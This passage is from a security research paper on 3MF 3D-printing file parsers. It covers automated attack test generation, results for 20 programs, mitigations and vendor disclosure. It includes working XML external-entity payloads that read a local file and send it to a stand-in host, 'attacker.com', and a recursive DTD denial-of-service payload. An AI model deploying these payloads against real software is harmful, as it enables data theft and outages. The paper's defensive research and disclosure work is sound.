Out-of-Scope Mutation Approaches. Existing research in the field of fuzzing has covered the creation of test cases for highly-structured data, like XML, extensively. Fuzzers for highly-structured data can be either *grammar*- or *mutation*-based. The grammar-based ones [17, 81] tend to be limited to syntax validity and cannot exploit specific semantic problems (like incorrect references). The fuzzers that exceed this limitation are highly specialized and not directly applicable to our research [34]. The mutation-based fuzzers either randomly change the content based on a dictionary [31] or base their mutations on a grammar [74]. The latter method is similar to our process, where elements are copied, added, or removed informed by the XSD. Nevertheless, we decided not to utilize existing tools. We require a 3MF-specifc semantic-aware mutator producing meaningful tests (397) instead of millions of test cases. This way we were able to evaluate 20 applications with a reasonable amount of time and computational resources.

6.1.2 OPC Generator. This module contains test cases that utilize the OPC specification. The DoS attacks in this module are mainly compression bombs. This includes nested [20] and flattened [30] variants. Data Exfiltration can only be achieved through referencing paths outside the ZIP archive from OPC relation files and within the 3MF models—if the production extension is used. This module generates different variants of these attacks, which utilize paths available on the system the test is executed on. The UI Spoofing attacks generated by this module are based on the references used to define which files in the ZIP archive are part of the 3MF file; we call these OPC Reference Confusion attacks.

OPC Reference Confusion. According to the 3MF core specification [1], the root relation file `/_rels/.rel` indicates the primary 3D model part, which contains the information for the 3D model (see Figure 3). There has to be precisely one primary 3D model part which is the root of the 3MF file. The test cases defined here assess the behavior of programs regarding the relation file.

Our test cases contain two 3D model parts in the 3MF file, with the file paths `/3D/3dmodel.model` and `/3D/custom.model`. The 3D model parts were extracted from two different base models. Code analysis of Cura showed that `/3D/3dmodel.model` is parsed directly, without access to the relation file. This indicates that a majority of 3MF files use this file name; otherwise, Cura would fail to parse a majority of 3MF files.

Our test cases cover all combinations of either file existing in the ZIP archive or being referenced by the relation file. Table 4 (the left side) shows all possible combinations of test cases, whether they conform to the specification, and what behavior we would expect based on the specification. We consider all cases invalid where either a referenced file does not exist or there is more than one referenced file. If files are part of the underlying ZIP archive but are not referenced, that test case is considered valid. In cases where a valid file exists that is correctly referenced, we consider it acceptable behavior to ignore additional invalid references.

6.1.3 XML Generator. This module creates test cases that are based on commonly-known attacks on the XML specification [72, 86]. The XML creator allows us to specify one XML-based attack for multiple possible XML files within a 3MF file without having to manually create the test files themselves. It effectively increases the locations in the 3MF we can test without additional overhead. As shown in Figure 4, we dissected a 3MF base model into the parts containing XML, the XML attacks are applied to each resulting file. An example of a definition of an XML test case is shown in Section A.1.

Test Case Overview. The test cases created by this module encompass all three attacker goals defined in Section 4. This includes various DoS attacks based on resource exhaustion or infinite loops, like the Billion-Laughs attack or reference circles in the DTD. The

Table 4: We depict all possible permutations regarding OPC reference confusion.

3D Model File				Conforms to Specification	Expected Output	Results in Application Suites (AS)				
3dmodel (△)		custom (⛁)				AS 1	AS 2	AS 3	AS 4	AS 5
Exists	Referenced	Exists	Referenced							
5	5	5	5	No	Fail	③	③	③	③	③
5	5	5	3	No	Fail	③	③	③	③	③
5	5	3	5	No	Fail	③	③	③	③	⑤(⛁)
5	5	3	3	Yes	⛁	③	③	③	③	③
5	3	5	5	No	Fail	③	③	③	③	③
5	3	5	3	No	Fail	③	③	③	③	③
5	3	3	5	No	Fail	③	③	③	③	⑤(⛁)
5	3	3	3	No	Fail	③	③	③	③	⑤ (⛁)
3	5	5	5	No	Fail	③	③	③	⑤(△)	⑤(△)
3	5	5	3	No	Fail	③	③	③	⑤(△)	⑤(△)
3	5	3	5	No	Fail	③	③	③	⑤(△)	⑤(△/⛁)‡
3	5	3	3	Yes	⛁	③	③	③	⑤(△)	⑤(△)‡
3	3	5	5	Yes	△	③	③	③	③	③
3	3	5	3	No	Fail	③	③†	⑤ (△)	⑤ (△)	⑤ (△)
3	3	3	5	Yes	△	③	③	⑤(⛁)	③	⑤(△)‡
3	3	3	3	No	Fail	③	⑤(△)	⑤(⛁)	⑤(△)	⑤(△)‡
∑ of all successful OPC reference confusions						**0**	**1**	**2**	**5**	**8**

3 The corresponding file exists/is referenced.
5 The corresponding file does not exist/is not referenced.

⑤ The application deviates from the expected behavior.
③ The application behaves as expected.
⑤ The application deviates from the expected behavior in an acceptable way.

AS 1: FlashPrint 5, MeshMixer
AS 2: 3D Builder, 3D Viewer, Chitubox Pro, CraftWare Pro, Fusion 360, lib3mf, Office 365, Paint 3D
AS 3: Lychee Slicer 3
AS 4: Cura, Slic3r
AS 5: ideaMaker, MeshMagic, PrusaSlicer, Repetier-Host, Simplify3D, SuperSlicer, Z-SUITE

† Chitubox Pro loads △ and would be labeled as ⑤ ; for simplicity it is included in this AS 2 instead of its own.
‡ ideaMaker, Repetier-Host, and Z-SUITE load all existing models, Simplify3D and MeshMagic load △, and PrusaSlicer and SuperSlicer fail.

Data Exfiltration attacks include in-band and out-of-band variants with different workarounds of known attack mitigations to retrieve the data. The UI Spoofing attacks include a local XML element containing a 3MF model which is included using the DTD syntax. The spoofing depends on the different handling of this scenario, where one program might include the model, and another won't.

6.1.4 Out-of-scope Test Cases. We focus on the features and the grammar of 3MF. In comparison to other formats like PDF [61] and ODF [67], 3MF does not provide any native features allowing Remote Code Execution (RCE). Thus, this attack class could not be considered further.

Searching for RCE due to parsing errors and overflows is also out of scope of this research. Such attacks abuse implementation errors in applications, but do not reveal gaps in 3MF. In contrast, our test cases are designed from 3MF's specification so every program parsing 3MF could be vulnerable. Specific attacks like overflows do not have the same property. This is also the reason we do not cover fuzzing in our paper.

6.2 Test Case Evaluation

3MF Analyzer can automatically analyze the behavior of given programs for a given set of test cases. This is achieved by executing the programs with a test case (i.e., a 3MF file) and recording the behavior. An overview of this process can be seen in Figure 5.



Figure 5: Overview of 3MF Analyzer's automatic execution and evaluation.

The *Test Suite Runner* utilizes the test cases that were generated by 3MF Analyzer (as described in Section 6.1 and depicted in Figure 4). We installed the analyzed programs (see Table 2) on

Windows. The *App Navigator* module starts and controls the programs using WinAppDriver [55]. This process needs navigation information about the program to, for example, open the test files and detect whether a model was loaded or not. This information is different for each program and needs to be collected before testing a specific program. For each test case, App Navigator starts the program and instructs it to load the 3MF file. This process might fail due to inconsistencies in the program's behavior, or problems with WinAppDriver. 3MF Analyzer checks for faulty test executions and reports which ones failed, so they can be repeated. Given a successful test execution, the result is deterministic based on the test case and the program's version.[3]

For various states of the program (e.g., *program loaded*, *start model loading*, ..., *model loaded*) the *State Recorder* records timestamps and takes snapshots if needed. Snapshots include a screenshot of the program and information about the program's state (as reported by Windows). As some tests expect a specific server to be reachable, 3MF Analyzer hosts a local HTTP server which logs for each test case whether the server was accessed. After the test case was executed, the recorded data (i.e., the screenshots, program information, and server logs) are evaluated and classified.

6.3 Result Evaluation and Classification

After the tests were executed and recorded by the *Test Suite Runner*, the resulting information is evaluated and classified by the *Result Classifier* (as shown in Figure 5).

Baseline. To evaluate the test cases, we first utilize our baseline by recording base models that are compliant with the specification and do not contain any attack vectors. To get values for corner cases and atypical behavior of a program, we manually added screenshots and a configuration file where we can describe what behavior that screenshot represents. For example, for the ideaMaker slicer, we manually added a screenshot which shows a loading bar (see Section A.3). To detect the case of a program raising an error while loading the test case, one of the reference tests is an empty model, which produces an error state in all tested programs.

Comparison. For each test case, we open the 3MF file, take a screenshot, and compare it with the baseline. For the comparison, we use the Python library [80] implementing the structural similarity algorithm [82]. If a recorded screenshot matches a reference screenshot, we can deduce the behavior of the program while parsing the 3MF file. For every test result of a program, it outputs the highest matching baseline test and the structural similarity value [82].

Classification. Ultimately, we automatically classify the data generated by the automatic screenshot evaluation. This interpretation aims to apply a value to a test case that indicates its status. The values applied are *aborted*, *loaded nothing*, *loading*, and *loaded*. These are inferred from the matching reference screenshots and their meaning. If no reference image with a similarity value over 0.9 was found, the interpretation is set to *indecisive*. We require a high similarity value as the majority of a screenshot (i.e., the program's UI) does not change. The threshold was chosen after manual evaluation of known corner cases and the general performance of the structural similarity algorithm. To mitigate possible uncertainty, we added a GUI interface to evaluate the screenshots manually.

6.3.1 Verification of Successful Attacks. For all three attacker goals (Data Exfiltration, DoS, and UI Spoofing), we have to ensure that the recorded data can show whether an attack was successful.

For in-band Data Exfiltration attacks, we provide the tool with XML files that include 3MF models; if the attack includes an external or local file, the model is shown. Otherwise, the canvas of the tested program would be empty, as no model data was available. As an alternative, we also added test cases where the included (non-XML) data is displayed in the *name* metadata field of the model. Unfortunately, most tested programs do not properly display the included metadata name, but rather the file's name. The out-of-band Data Exfiltration attacks can be verified through the logs provided by 3MF Analyzer's included local server.

DoS can be verified to be successful if the program is still loading when the timer for the program's execution ends. We use both the results from the screenshot evaluation and the program's state to determine whether a program is still loading. The timer starts once the program itself is fully loaded and the instructions to import the model have been sent. Thus, the time to load the model should be similar between programs, even though they have different startup durations. The default timeout is 10 seconds, but can be set individually for every execution if required. The UI Spoofing attacks are verified by comparing the screenshot of the expected behavior and the baseline.

6.3.2 False Positives and False Negatives. For both DoS and Data Exfiltration we use distinct indicators to determine the program's state. To the best of our knowledge, we could not determine any false positives during our manual vulnerability verification. However, we determined that the following edge cases could cause problems during the evaluation: (1) In case of DoS attacks, the records might not detect an attack if the program does not show a loading state and no extensive system resources were used, but the program is still busy. (2) Data Exfiltration attacks, on the other hand, might not be detected if applications support proprietary features or countermeasures. None of these edge cases was observed during the evaluation.

UI Spoofing attacks can be false-positive if irrelevant GUI elements, which are not part of the model, differ between baseline and test case. This can happen if the execution was not careful and, e.g., pop-ups interrupted the screenshot. UI Spoofing attacks can also be missed, because screenshots are only taken from one angle. If content changed on a model's backside, we do not detect this. We countered this discrepancy by creating test cases that change large parts of the model, so a successful change is clearly visible.

7 EVALUATION (RQ3)

In this section, we attempt to answer **RQ3** and analyze 20 state-of-the-art 3MF processing programs. Table 5 shows an overview of which winning conditions are met for which program. The attacks are listed according to the categories described in sections 5.2.1 and 5.2.2.

[3]When repeating the experiments at a later point in time the App Navigator configuration might have to be adapted, as some programs have behavior (such as popups) that are time depended (e.g., a "New Version Available" notification).

Table 5: We show the number of successful attacks over all 20 programs. In summary, 16 applications are vulnerable against at least one of the attacks.

Software	Data Exfiltration			Denial of Service			UI Spoofing†			Summary	Disclosure Status
	3MF	OPC	XML	3MF	OPC	XML	3MF	OPC	XML		
3D Builder	○	③	③	⑤	③	③	⑤	⑤	③	⑤	⚠
3D Viewer	○	③	③	⑤	③	③	⑤	⑤	③	⑤	⚠
Chitubox Pro	○	③	③	③	③	③	⑤	⑤	③	⑤	⚠
CraftWare Pro	○	③	③	③	③	③	⑤	⑤	③	⑤	(3)
Cura	○	③	③	⑤	⑤‡	③	⑤	⑤	③	⑤	(3)
FlashPrint 5	○	③	③	⑤	③	③	⑤	③	③	⑤	⚠
Fusion 360	○	③	③	⑤	③	③	⑤	⑤	③	⑤	⚠
ideaMaker	○	③	③	⑤‡	⑤	⑤	⑤	⑤	③	⑤	⚠
lib3mf	○	③	③	⑤	③	③	⑤	⑤	③	⑤	3
Lychee Slicer 3	○	③	③	⑤‡	⑤‡	⑤‡	⑤	⑤	③	⑤	⚠
MeshMagic	○	③	③	⑤‡	⑤	③	⑤	⑤	③	⑤	⚠
MeshMixer	○	③	③	⑤	③	③	⑤	③	③	⑤	⚠
Office 365	○	③	③	③	③	③	⑤	⑤	③	⑤	⚠
Paint 3D	○	③	③	③	③	③	⑤	⑤	③	⑤	⚠
PrusaSlicer	○	③	③	⑤	③	③	⑤	⑤	③	⑤	⚠
Repetier-Host	○	③	⑤	⑤	③	⑤	③	⑤	③	⑤	3
Simplify3D	○	③	③	⑤	③	③	⑤	⑤	③	⑤	⚠
Slic3r	○	③	③	⑤‡	③	⑤	⑤	⑤	③	⑤	⚠
SuperSlicer	○	③	③	⑤	③	⑤	⑤	⑤	③	⑤	⚠
Z-SUITE	○	③	③	⑤	⑤‡	③	⑤	⑤	③	⑤	⚠
∑ ⑤	0	0	1	9	5	5	13	11	0	16	

⑤: The attacker is successful and meets their winning condition. The software is vulnerable.
⑤ : The attacker is partially successful.
③: The attacker is unsuccessful, they cannot meet their winning conditions.
○: 3MF does not have any mechanism to load information from outside the ZIP archive.
3 : The vulnerabilities are fixed.
(3): The vulnerabilities will be fixed.
⚠: The vulnerabilities are not fixed (+ no information that they will be).

† Evaluated against the baseline. If the program shows *minor* divergence from the specification, it is ranked as ⑤ .
‡ The DoS attack was not designed to be one; the targeted program crashed or hanged while parsing a test case.

7.1 Data Exfiltration

Data Exfiltration attacks using the 3MF standard are impossible, as the specification does not define any mechanism to load information from outside the ZIP archive. The only paths defined in the 3MF context are references to secondary model files using the production or slice extension. These files must be referenced using the relation file defined by the OPC specification. We defined these kinds of attacks to fall under the OPC scope.

None of the tested programs include external data. We assume the production extension needed for the attack is simply ignored for the programs that do not show an error message and load anything.

Only one tested program was vulnerable to a Data Exfiltration attack using XML entities—Repetier-Host. While Repetier-Host correctly forbids the inclusion of external entities, it supports the inclusion of external parameter entities while parsing the 3MF model. This allowed us to run Data Exfiltration attacks as presented by Yunusov and Osipov [92]. The exploit is described in listings 3 and 4. Listing 3 shows the content of the 3MF model file. By parsing this file, Repetier-Host resolved the `remote` entity, downloaded `sendhttp.dtd` (see Listing 4), and parsed it. By doing so, Repetier-Host first resolved the `payload` entity and resolved the content of the `confidential.txt` file. The `param` entity resolves the new entity `send`, which contains the confidential payload. Finally, after invoking the `send` entity (from the 3MF model file), the confidential content from the Repetier-Host system leaked to `attacker.com`.

```
<!ENTITY % remote SYSTEM "http://attacker.com/sendhttp.dtd">
%remote; %send;
```

Listing 3: Shortened variation of the 3MF model file invoking the Data Exfiltration. Repetier-Host processing such model downloaded and parsed the `sendhttp.dtd` file (cf. Listing 4).

```
<!ENTITY % payload SYSTEM
↪ "file:///workspaces/server_files/confidential.txt">
<!ENTITY % param "<!ENTITY &#37; send SYSTEM
↪ 'http://attacker.com/%payload;'>">
%param;
```

Listing 4: By parsing this file, Repetier-Host read the `confidential.txt` file into the `payload` entity. It then processed the `param` entity which defines `send`. After resolving `send`, the payload was leaked to `attacker.com`.

7.2 Denial of Service

3MF. The Billion-Laughs-like DoS attack using 3MF's references works to varying degrees on most programs. The first variant directly references a defined object thousands of times from the build section; the second variant references the object from a component element which, in turn, is referenced by the build section.

The first variant defines an object with 567 faces which is referenced 4,444 times (2,519,748 faces overall). All references use the same transformation. The result, thus, looks identical to a single

object. The computation could be optimized by reusing the already computed values. The second variant is the more demanding one. It defines an object with twelve faces, built into a component where it is referenced a thousand times with different transformations. The component is referenced in the build section 215 times, again with different transformations. Overall, the second variant has 2,580,000 faces, each of which has two associated transformation matrices that need to be computed. While the number of faces is roughly similar, the first variant requires 540 KiB of storage, where the second only requires 89 KiB.

In both cases, CraftWare Pro, Chitubox Pro, and MeshMagic ignore the references and load the defined object as a single instance. ideaMaker acts the same for the second variant and crashes for the first one. Paint 3D aborts the loading process after a minute of full load. We assume it has a maximum number of possible faces built-in, after which it aborts parsing. Similarly, MeshMixer on loads a maximum of 1000 objects and, thus, finishes loading the seconds variant after 20 seconds. Simplify3D seems to only load parts of the file that roughly fit on the printing plate. This means the second variant does not load properly; the first variant significantly affects the loading times. For all other programs, the loading times increase as expected. We aborted the loading process for Cura and Fusion 360 after roughly 15 minutes, as neither program showed any signs of successfully parsing the model. MeshMixer loads the first variant, but does not show any output. Lychee Slicer 3 displayed 216 copies of the defined object. It both ignored the transformations and the component definition. Office 365 aborts loading after a few seconds and loads neither variant. Repetier-Host finishes loading after a few minutes, but does not display the models. During a performance test of the second variant (see Section A.4) Microsoft's 3D Builder was the fastest program overall (that loads all defined objects), Fusion 360 puts the highest workload on the system resources. Overall, most programs are affected by the second attack, as most were barely usable after loading the models.

OPC. Of the seven ZIP-bombs defined in [20] and [30] one was detected by Microsoft Defender and subsequently excluded from the tests. The ZIP-bomb in question is `zbxl`. All other files could be tested, and all programs besides ideaMaker and MeshMagic correctly refuse to parse the ZIP bombs.

XML. Slic3r, SuperSlicer, and ideaMaker are vulnerable to the Billion-Laughs attack and other XML-based DoS attacks. The Billion-Laughs attack references DTD entities such that the file—with the entities resolved—requires several orders of magnitude more memory than the file on disk. All three programs try to resolve the entities, which causes them to become unresponsive.

As described above, Repetier-Host attempted to prevent XML-based DoS attacks and forbid the usage of XML entities. In addition, it restricted the number of bytes expanded from XML entities by setting the `MaxCharactersFromEntities` property defined by the .NET XML parser [50]. Nevertheless, we were able to bypass these countermeasures with a novel technique which is related to Billion-Laughs attack. Listing 5 shows the content of the 3MF model file invoking our attack. This file triggers loading ten downloads of `a.dtd`. Every `a.dtd` file again triggers loading ten `b.dtd` files (see Listing 6). Such attack results in 100 requests to `attacker.com` in total and it scales similarly to the Billion-Laughs attack. By scaling the number of entities and files, we were able to make Repetier-Host unavailable for several minutes.

```
<!ENTITY % a SYSTEM "http://attacker.com/a.dtd">
%a;%a;%a;%a;%a;%a;%a;%a;%a;%a;%a;
```

Listing 5: Shortened variation of the 3MF model file invoking our DoS attack against Repetier-Host. By parsing this model, Repetier-Host attempts to load ten times `a.dtd`.

```
<!ENTITY % b SYSTEM "http://attacker.com/b.dtd">
%b;%b;%b;%b;%b;%b;%b;%b;%b;%b;%b;
```

Listing 6: The content of `a.dtd` invokes ten new requests resolving `b.dtd`, which can invoke further DTD files.

Unexpected DoS. Some test cases were not intended to test DoS attacks; however, they caused these attacks anyway. Cura, ideaMaker, MeshMagic, and Slic3r all crash on several test cases generated for content spoofing. Cura crashes and Z-SUITE hangs on all OPC-based Data Exfiltration attacks. Lychee Slicer 3 does not crash for any test case, but hangs indefinitely for every test case it cannot load. When manually importing such a file when the program is already started, we can determine that the program is still reacting, as undoing the last action by typing Ctrl+Z still brings up the last model, but the loading bar is permanently in the foreground and the program has to be restarted to be usable.

7.3 UI Spoofing

3MF. There is a large number of inconsistencies between the different programs. These were mainly found through the mutated test cases. We discovered that UI Spoofing attacks are mainly possible through duplicate elements or transformation matrices.

Some programs seem to load the objects that define the meshes regardless of the build section; they ignore whether the objects should be part of the output. The 3MF specification does not explicitly define if unreferenced objects are allowed or not. We can observe different behaviors in test cases where multiple objects have the same ID. 12 of the 20 tested programs correctly fail in this case; of the remaining eight Cura and Z-SUITE load the first object and Lychee Slicer 3, Repetier-Host, Simplify3D, and Slic3r the second. ideaMaker and MeshMagic load both objects.

Not all programs support the transformation attribute. This could lead to problems if multiple smaller objects were arranged by the producing program to build a larger object. In cases with multiple transform attributes, Cura chooses the first and 3D Viewer, Fusion 360, lib3mf, and Office 365 choose the second. MeshMixer loads the objects without transformation and with the second transformation applied. Similarly, some programs ignore the unit attribute that effectively defines the whole model's scale.

OPC. The programs show varied behavior regarding the OPC Reference Confusion attack. Table 4 shows the different cases on the left-hand side and the behavior of the programs on the right-hand side. The programs are listed in application suites (AS) with similar or equal behavior.

FlashPrint 5 and MeshMixer (i.e., AS 1) behave as expected. AS 2 consists of 3D Builder, 3D Viewer, Chitubox Pro, CraftWare Pro,

Fusion 360, lib3mf, Paint 3D, and Office 365. These programs follow the specification mostly, but they do not abort loading the file when two primary 3D model parts exist (last row). Instead, they load the `3dmodel` file, which is the first referenced in the relation file. The programs in AS 4 (i.e., Cura and Slic3r) ignore the relation file and always load the `3dmodel` file if it exists. These programs have the path for the 3D model hard-coded as `/3D/3dmodel.model`. AS 5 (consisting of ideaMaker, MeshMagic, PrusaSlicer, Repetier-Host, Simplify3D, SuperSlicer, and Z-SUITE) loads every existing `.model` file in the ZIP archive independent of the relation file. Their behavior differs in cases where two files exist. In these cases, ideaMaker, Repetier-Host, and Z-SUITE load all existing models, Simplify3D and MeshMagic load the `3dmodel` file, and PrusaSlicer and SuperSlicer abort the process. We cannot determine a consistent rule for the behavior of Lychee Slicer 3 (AS 3).

We consider the attacker unsuccessful in AS 1, partially successful in AS 2—as it is only a minor case of UI Spoofing—, and successful in all other cases. Given this information, an attacker can use a 3MF file to let users see different models in the applications.

XML. These attacks use the DTD to include an XML file that is locally stored in the ZIP archive, which contains a 3MF model. The model would be loaded only if a parser supports the used DTD structure. As we have seen in previous sections, only Repetier-Hostsupports DTDs. But it does only support parameter entities (that can not be resolved in the XML body). Hence, UI Spoofing attacks based on XML are unsuccessful as well.

8 MITIGATIONS

3MF Standard. While the 3MF standard addresses many security threats and provides clarity regarding parsing. We will discuss possible improvements which prevent the attacks described in our research.

Currently, there are XSDs for the core specification and the extensions available. We discovered that valid 3MF documents failed to be parsed if extensions such as *materials* are used. The reason is that the XSDs of the extension is not compliant with the core specification. This inconsistency might lead developers to skip the schema validation or to implement insecure parsing.

The standard correctly addresses most pitfalls regarding XML attacks, like disallowing Document Type Definitions (DTDs). We recommend extending the deny list of XML features with `XInclude` [90] and `XLink` [87] to avoid certain attacks [72]. Alternatively, the specification could generally forbid any access to external resources (i.e., local files or remote servers).

Vendors. Most of the shown vulnerabilities are implementation-specific problems that can be fixed by adhering to the 3MF specification [1]. This includes, but is not limited to: (1) Configuring the XML parser so that DTDs are disabled; (2) Setting the XML parser to a "strict" mode or configuring it to prevent issues like duplicate attributes; (3) Comply with the OPC specification (i.e., properly process the relation file).

The attacks that conform to the specification are more difficult to mitigate. The impact of the Billion-Laughs attack and other DoS attacks can be reduced by monitoring the consumed resources (i.e., RAM and CPU time) while parsing and either aborting the process or asking the user if they want to continue loading the file.

Responsible disclosure. We have been responsibly disclosing our findings to the affected vendors since July 2022. An overview of the current state can be seen in Table 5. Repetier-Host and lib3mf have fixed the reported vulnerabilities. lib3mf included parts of our test corpus to their own test suite. Cura and CraftWare Pro acknowledged the vulnerabilities and added the reports to their backlogs; the vulnerabilities have not been fixed in the latest version (as of June 2023). Paint 3D, 3D Builder, 3D Viewer, and Office 365 (i.e., Microsoft Corporation) closed the submitted report and will not fix the vulnerabilities. MeshMixer is discontinued. ideaMaker, Lychee Slicer 3, and PrusaSlicer acknowledged our initial contact but did not reach out again. We did not hear back from the remaining eight vendors.

9 CONCLUSIONS AND FUTURE WORK

In this paper, we provide an analysis based on a new attacker model that has not been accounted for by previous research—we abuse the applications processing 3D models. We systematically analyzed the specification of the 3MF format and specified three attack classes—Data Exfiltration, DoS, and UI Spoofing. We also showed that it is feasible to implement a generic approach to evaluate the security of applications on a large scale. Our 3MF Analyzer proved the feasibility of this approach by discovering a large number of inconsistencies between popular 3D programs.

3D Printer Security. There is a variety of attack vectors in the context of 3D printing that has not yet been researched. For example, G-codes are used to configure some 3D printers and, thus, have extensive permissions. Further works can explore how these G-codes could be utilized, or how accessing a G-code capable interface to the printer can be realized. PrusaSlicer, for example, uses the 3MF format for their project files and stores configurations within the ZIP archive. This might be a possibility to provide malicious content to a (Prusa) 3D printer. Many 3D printers support web interfaces to control and configure the printers themselves; others support configuration and usage via network protocols. 3D Builder uses a Windows-internal API to communicate with supported 3D printers directly. These remote connection points provide an additional attack surface. Additional research could explore how these external accesses work and how they are secured.

Beyond 3D Printer. The idea of abusing legitimate data format features is not new. Similar ideas have been published on XML [59, 72], Portable Document Format (PDF) [61], and Open Document Format (ODF) [67]. Compared to the prior work, we are the first to automate the test case generation and provide comprehensive coverage. As a result, we consider extending 3MF Analyzer to support further popular OPC-based formats such as Office Open XML (OOXML), ODF, and Autodesk AutoCAD Design Web Format (DWFX).

REFERENCES

[1] 3MF Consortium. 2019. *3D Manufacturing Format—Core Specification & Reference Guide v1.2.3.* Technical Report. 3MF Consortium. https://github.com/3MFConsortium/spec_core

[2] 3MF Consortium. 2019. *3D Manufacturing Format—Materials and Properties Extension v1.2.1.* Technical Report. 3MF Consortium. https://github.com/3MFConsortium/spec_materials

[3] 3MF Consortium. 2019. *3D Manufacturing Format—Production Extension v1.1.2.* Technical Report. 3MF Consortium. https://github.com/3MFConsortium/spec_production

[4] 3MF Consortium. 2019. *3D Manufacturing Format—Slice Extension v1.0.2.* Technical Report. 3MF Consortium. https://github.com/3MFConsortium/spec_slice

[5] 3MF Consortium. 2020. 3MF Consortium Members. https://3mf.io/membership/

[6] 3MF Consortium. 2021. *3D Manufacturing Format—Beam Lattice Extension v1.1.0.* Technical Report. 3MF Consortium. https://github.com/3MFConsortium/spec_beamlattice

[7] 3MF Consortium. 2021. *3D Manufacturing Format—Secure Content Extension v1.0.2.* Technical Report. 3MF Consortium. https://github.com/3MFConsortium/spec_securecontent

[8] 3MF Consortium. 2021. Enabling the Full Potential of 3D Printing with the 3MF File Format. https://3mf.io/wp-content/uploads/sites/106/2021/02/3MF_Overview_Website_PPT-Updated-July-2020.pptx

[9] 3MF Consortium. 2021. Lib3mf. https://github.com/3MFConsortium/lib3mf

[10] Additive-X. 2021. What File Formats Are Used In 3D Printing? https://www.additive-x.com/blog/file-formats-used-3d-printing/

[11] Mohammad Abdullah Al Faruque, Sujit Rokka Chhetri, Arquimedes Canedo, and Jiang Wan. 2016. Acoustic Side-Channel Attacks on Additive Manufacturing Systems. In *2016 ACM/IEEE 7th International Conference on Cyber-Physical Systems (ICCPS)*. IEEE, Vienna, Austria, 1–10. https://doi.org/10.1109/ICCPS.2016.7479068

[12] Ange Albertini. 2014. This PDF is a JPEG; or, This Proof of Concept is a Picture of Cats. *PoC 11 GTFO 0x03* (2014). https://www.alchemistowl.org/pocorgtfo/pocorgtfo03.pdf

[13] America Makes & ANSI Additive Manufacturing Standardization Collaborative (AMSC). 2018. Standardization Roadmap for Additive Manufacturing (VERSION 2.0). https://share.ansi.org/Shared%20Documents/Standards%20Activities/AMSC/AMSC_Roadmap_June_2018.pdf

[14] Caroline R. Arms, Carl Fleischhauer, Kate Murray, Marcus Nappier, and Liz Holdzkom. 2019. STL (STereoLithography) File Format Family. https://www.loc.gov/preservation/digital/formats/fdd/fdd000504.shtml

[15] Caroline R. Arms, Carl Fleischhauer, Kate Murray, Marcus Nappier, and Liz Holdzkom. 2020. Wavefront OBJ File Format. https://www.loc.gov/preservation/digital/formats/fdd/fdd000507.shtml#history

[16] Prusa Research a.s. 2021. PrusaSlicer. https://github.com/prusa3d/PrusaSlicer

[17] Cornelius Aschermann, Tommaso Frassetto, Thorsten Holz, Patrick Jauernig, Ahmad-Reza Sadeghi, and Daniel Teuchert. 2019. NAUTILUS: Fishing for Deep Bugs with Grammars. *Proceedings 2019 Network and Distributed System Security Symposium* (2019).

[18] Autodesk Inc. 2021. Fusion 360, Personal. https://www.autodesk.com/products/fusion-360/personal

[19] Autodesk, Inc. 2022. MeshMixer. https://www.meshmixer.com/

[20] AyrA. 2022. ZipBomb. https://github.com/AyrA/ZipBomb

[21] Sofia Belikovetsky, Mark Yampolskiy, Jinghui Toh, Jacob Gatlin, and Yuval Elovici. 2017. Dr0wned – Cyber-Physical Attack with Additive Manufacturing. In *11th USENIX Workshop on Offensive Technologies (WOOT 17)*. USENIX Association, Vancouver, BC. https://www.usenix.org/conference/woot17/workshop-program/presentation/belikovetsky

[22] Blender Foundation. 2021. Blender.Org - Home of the Blender Project - Free and Open 3D Creation Software. https://www.blender.org/

[23] Paul Bourke. 1999. STL. http://paulbourke.net/dataformats/stl/

[24] R. Nial Bradshaw. 2019. First metallic 3D printed part installed on F-22. https://www.hill.af.mil/News/Article-Display/Article/1734175/first-metallic-3d-printed-part-installed-on-f-22/

[25] CHITUBOX. 2022. CHITUBOX Pro. https://www.chitubox.com/en/chitubox-pro

[26] Craftunique ltd. 2021. CraftWare Pro. https://craftbot.com/software

[27] DIN Standards Committee Machine Tools. 1983. DIN 66025-1—Numerical Control of Machines, Format; General Requirements. https://www.din.de/en/getting-involved/standards-committees/nwm/publications/wdc-beuth:din21:1012276

[28] Quang Do, Ben Martini, and Kim-Kwang Raymond Choo. 2016. A Data Exfiltration and Remote Exploitation Attack on Consumer 3D Printers. *IEEE Transactions on Information Forensics and Security* 11, 10 (Oct. 2016), 2174–2186. https://doi.org/10.1109/TIFS.2016.2578285

[29] Ken Douglas. 2021. 3D Printer File Formats: Most Common Ones in 2021. https://all3dp.com/2/3d-file-format-3d-model-types/

[30] David Fifield. 2019. A Better Zip Bomb. https://www.bamsoftware.com/hacks/zipbomb/

[31] Andrea Fioraldi, Dominik Maier, Heiko Eißfeldt, and Marc Heuse. 2020. AFL++ : Combining Incremental Steps of Fuzzing Research. In *14th USENIX Workshop on Offensive Technologies (WOOT 20)*. USENIX Association. https://www.usenix.org/conference/woot20/presentation/fioraldi

[32] Joseph Flynt. 2019. Common 3D Printing File Formats: Which Is the Best? https://3dinsider.com/3d-printing-file-formats/

[33] Fortune Business Insights. 2022. 3D Printing Market Size, Share & COVID-19 Impact Analysis, By Component (Hardware, Software, Services), By Technology (FDM, SLS, SLA, DMLS/SLM, Polyjet, Multi Jet Fusion, DLP, Binder Jetting, EBM, CLIP/CDLP, SDL, LOM), By Application (Prototyping, Production, Proof of Concept, Others), By End-User (Automotive, Aerospace, and Defense, Healthcare, Architecture and Construction, Consumer Products, Education, Others), and Regional Forecast, 2022–2029. https://www.fortunebusinessinsights.com/industry-reports/3d-printing-market-101902

[34] HyungSeok Han, DongHyeon Oh, and Sang Kil Cha. 2019. CodeAlchemist: Semantics-Aware Code Generation to Find Vulnerabilities in JavaScript Engines. *Proceedings 2019 Network and Distributed System Security Symposium* (2019).

